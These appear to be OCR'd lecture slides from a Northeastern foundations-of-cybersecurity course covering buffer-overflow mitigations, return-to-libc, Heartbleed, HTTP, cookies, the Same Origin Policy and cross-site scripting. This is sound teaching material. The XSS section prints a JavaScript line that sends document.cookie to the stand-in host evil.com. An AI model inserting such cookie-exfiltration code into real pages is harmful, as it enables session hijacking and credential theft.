# CY 2550 Foundations of Cybersecurity

Exploits and Patches 2

Alina Oprea
Associate Professor, Khoury College
Northeastern University
April 2 2020

# Announcements

- Forensics project due on April 4
- Exploit project will be released on Friday and due on April 17
- Final exam
  - Take home
  - Released on April 13 at 11:45am EST, due on April 14 at noon
  - Submitted through Gradescope
  - Questions on the material to test general understanding
  - Might include questions from the “Countdown to Zero Day” book

# Outline

- Last lecture:
  - Buffer Overflows Attacks
  - C examples
  - Mitigations
- Today: return-to-libc, Heartbleed
- Web-based attacks: XSS
- SQL Basics
- SQL Injection
- Patches

# Memory Corruption

- Programs often contain bugs that corrupt stack memory
- Usually, this just causes a program crash
  - The infamous “segmentation” or “page” fault
- To an attacker, every bug is an opportunity
  - Try to modify program data in very specific ways
- Vulnerability stems from several factors
  - Low-level languages are not memory-safe
  - Control information is stored inline with user data on the stack

# Mitigations

- Stack canaries
  - Compiler adds special sentinel values onto the stack before each saved IP
  - Canary is set to a random value in each frame
  - At function exit, canary is checked
  - If expected number isn't found, program closes with an error
- Non-executable stacks
  - Modern CPUs set stack memory as read/write, but no eXecute
  - Prevents shellcode from being placed on the stack
- Address space layout randomization
  - Operating system feature
  - Randomizes the location of program and data memory each time a program executes

# Other Targets and Methods

- Existing mitigations make attacks harder, but not impossible
- Many other memory corruption bugs can be exploited
    - Integer overflow / underflow
    - Saved function pointers
    - Heap data structures (malloc overflow, double free, etc.)
    - Vulnerable format strings
    - Virtual tables (C++)
- No need for shellcode in many cases
    - Existing program code can be repurposed in malicious ways
    - Return to libc
    - Return-oriented programming

# Return-to-libc Attack


ret transfers control to system, which finds arguments on stack

Overwrite return address with address of libc function

- setup fake return address and argument(s)
- `ret` will "call" libc function

**No injected code!**


system("/bin/sh"): creates a shell



# HeartBleed

- Serious vulnerability OpenSSL versions 1.0.1 – 1.0.1f
  - Publicly revealed April 7, 2014
  - Exploits a bug in the TLS heartbeat extension
- Allows adversaries to read memory of vulnerable services
  - i.e., buffer over-read vulnerability
  - Discloses addresses, sensitive data, potentially TLS secret keys
- Major impact
  - OpenSSL is the de facto standard implementation of TLS, so used everywhere
  - Many exposed services, often on difficult-to-patch devices
  - Trivial to exploit

# Heartbleed Exploit Example



# Review

- Programs are vulnerable to memory corruption
- Buffer overflow attacks
  - Make programs crash
  - Run malicious code
  - Use disassembly to learn address space of program and craft attack
  - More advanced attacks (return-to-libc)
- Mitigations: stack canaries, non-executable stacks, ASLR
  - Implemented in modern compilers
  - Still examples of vulnerabilities in the wild (HeartBleed)

# Hypertext Transfer Protocol

Requests and Responses

Same Origin Policy

Cookies

# HTTP Protocol

- Hypertext Transfer Protocol
  - Client/server protocol
  - Intended for downloading HTML documents
  - Can be generalized to download any kind of file
- HTTP message format
  - Text based protocol, almost always over TCP
  - **Stateless**
- Requests and responses must have a header, body is optional
  - Headers includes key: value pairs
  - Body typically contains a file (GET) or user data (POST)
- Various versions
  - 0.9 and 1.0 are outdated, 1.1 is most common, 2.0 has just been ratified

# URL Example





Figure 9.1: URL example. The `port` is often omitted for a common retrieval `scheme` with a well-known default (e.g., port 21 `ftp`; 22 `ssh`; 25 `smtp`; 80 `http`; 443 `https`).

DNS translates domain names to IP addresses

# HTTP Request Example

| | |
|---|---|
| Method, resource, and version | `GET /index.html HTTP/1.1` |
| Contacted domain | `Host: www.reddit.com` |
| Connection type | `Connection: keep-alive` |
| Accepted file types | `Accept: text/html,application/xhtml+xml` |
| Your browser and OS | `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/65.0.3325.51` |
| Compressed responses? | `Accept-Encoding: gzip,deflate,sdch` |
| Your preferred language | `Accept-Language: en-US,en;q=0.8` |
| Previous site you were browsing | `Referer: www.google.com/search` |

# HTTP Request Methods

99.9% of all HTTP requests

Rarely used

Only for HTTP proxies

| Verb | Description |
|---|---|
| GET | Retrieve resource at a given path |
| POST | Submit data to a given path, might create resources as new paths |
| HEAD | Identical to a GET, but response omits body |
| PUT | Submit data to a given path, creating resource if it exists or modifying existing resource at that path |
| DELETE | Deletes resource at a given path |
| TRACE | Echoes request |
| OPTIONS | Returns supported HTTP methods given a path |
| CONNECT | Creates a tunnel to a given network location |

# HTTP Response Example

| | |
|---|---|
| Version and status code | `HTTP/1.1 200 OK` |
| File type of response | `Content-Type: text/html; charset=UTF-8` |
| Cache the response? | `Cache-Control: no-cache` |
| Response is compressed? | `Content-Encoding: gzip` |
| Length of response content | `Content-Length 24824` |
| Info about the web server | `Server: Apache 2.4.2` |
| | `Date: Mon, 12 Feb 2018 22:44:23 GMT` |
| Close the connection? | `Connection: keep-alive` |

```
[response content goes down here]
```

- 3 digit response codes
  - 1XX – informational
  - 2XX – success
    - 200 OK
  - 3XX – redirection
  - 4XX – client error
    - 404 Not Found
  - 5XX – server error
    - 505 HTTP Version Not Supported

# Web Pages

- Multiple (typically small) objects per page
  - E.g., each image, JS, CSS, etc. downloaded separately
- Single page can have 100s of HTTP transactions!
  - File sizes are heavy-tailed
  - Most transfers/objects very small
- DOM (Document Object Model)
  - API for HTML

```
<!doctype html>

<html>
<head>
    <title>Hello World</title>
    <script src=“../jquery.js”></script>
</head>
    <body>
        <h1>Hello World</h1>
     <img src=“/img/my_picture.jpg"></img>
        <p>
            Here is a cute
            <a href=”cat_site.html">cat site</a>
        </p>
        <img
src=“http://www.images.com/cat.jpg"></img>
    </body>
</html>
```


4 total objects:
1 HTML,
1 JavaScript,
2 images

# Cookies

- Cookies are a basic mechanism for persistent state
  - Allows services to store a small amount of data at the client (usually ~4K)
  - Often used for identification, authentication, user tracking
  - HTTP is a stateless protocol
- Multiple cookies can be set by the same site
- Cookie attributes
  - Expiration
  - Secure: sent over HTTPS
- `document.cookie`: retrieves all cookies for domain

```
Set-Cookie: sessionID=78ac63ea01ce23ca; Path=/; Domain=mystore.com
Set-Cookie: language=french; Path=/faculties; HttpOnly
```

# Cookie Example



# What About JavaScript?

- Javascript enables dynamic inclusion of objects

```
document.write('<img src="http://example.com/?c=' + document.cookie
                                  + '></img>');
```

- A webpage may include objects and code from multiple domains
  - Should Javascript from one domain be able to access objects in other domains?

```
<script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>
```

# Securing the Browser

- Browsers have become incredibly complex
  - Ability to open multiple pages at the same time (tabs and windows)
  - Execute arbitrary code (JavaScript)
  - Store state from many origins (cookies, etc.)
- How does the browser isolate code/data from different pages?
  - One page shouldn't be able to interfere with any others
  - One page shouldn't be able to read private data stored by any others
- Additional challenge: content may mix origins
  - Web pages may embed images and scripts from other domains
  - Dynamic content on the web
- **Same Origin Policy**
  - Basis for all classical web security

# Same Origin Policy

- The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
  - SOP is the basis of classic web security
  - Some exceptions to this policy (unfortunately)
  - SOP has been relaxed over  time to make controlled sharing easier
- SOP for cookies
  - Domains are the origins
  - Cookies are the subjects
  - Cookies can be accessed only by the origin domain

# Cross-Site Scripting (XSS)

Threat Model

Reflected and Stored Attacks

Mitigations

# Focus on the Client

- Your browser stores a lot of sensitive information
  - Your browsing history
  - Saved usernames and passwords
  - Saved forms (i.e. credit card numbers)
  - Cookies (especially session cookies)
- Browsers try their hardest to secure this information
  - i.e. prevent an attacker from stealing this information
- However, nobody is perfect ;)

# Web Threat Model

- Attacker’s goal:
  - Steal information from your browser (i.e. your session cookie for *bofa.com*)
- Browser’s goal: isolate code from different origins
  - Don’t allow the attacker to exfiltrate private information from your browser
- Attackers capability: trick you into clicking a link
  - May direct to a site controlled by the attacker
  - May direct to a legitimate site (but in a nefarious way…)

# Threat Model Assumptions

- Attackers cannot intercept, drop, or modify traffic
  - No man-in-the-middle attacks
- DNS is trustworthy
  - No DNS spoofing
- TLS and CAs are trustworthy
  - No stolen certs
- Scripts cannot escape browser isolation
  - SOP restrictions are faithfully enforced
- Browser/plugins are free from vulnerabilities
  - Not realistic, drive-by-download attacks are very common
  - But, this restriction forces the attacker to be more creative ;)

# Cookie Exfiltration

```
document.write('<img src="http://evil.com/c.jpg?' +
document.cookie + '">');
```

- DOM API for cookie access (document.cookie)
  - Often, the attacker's goal is to exfiltrate this property
- Exfiltration is restricted by SOP...somewhat
  - Suppose you click a link directing to *evil.com*
  - JS from *evil.com* cannot read cookies for *bofa.com*
- What about injecting code?
  - If the attacker can somehow add code into *bofa.com*, the reading and exporting cookies is easy (see above)

# Cross-Site Scripting (XSS)


- Prevalent attack in the wild
- XSS refers to running code from an untrusted origin
  - Usually a result of a document integrity violation
- Documents are compositions of trusted, developer-specified objects and untrusted input
  - Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
- Typical goals
  - Steal authentication credentials (session IDs)
  - Or, more targeted unauthorized actions
  - Run arbitrary code (malware) on clients

# Types of XSS

- Stored (Type 1)
  - Attacker submits malicious code to server
  - Server app persists malicious code to storage
  - Victim accesses page that includes stored code
- Reflected (Type 2)
  - Code is included as part of a malicious link
  - Code included in page rendered by visiting link
- DOM-based (Type 3)
  - Purely client-side injection

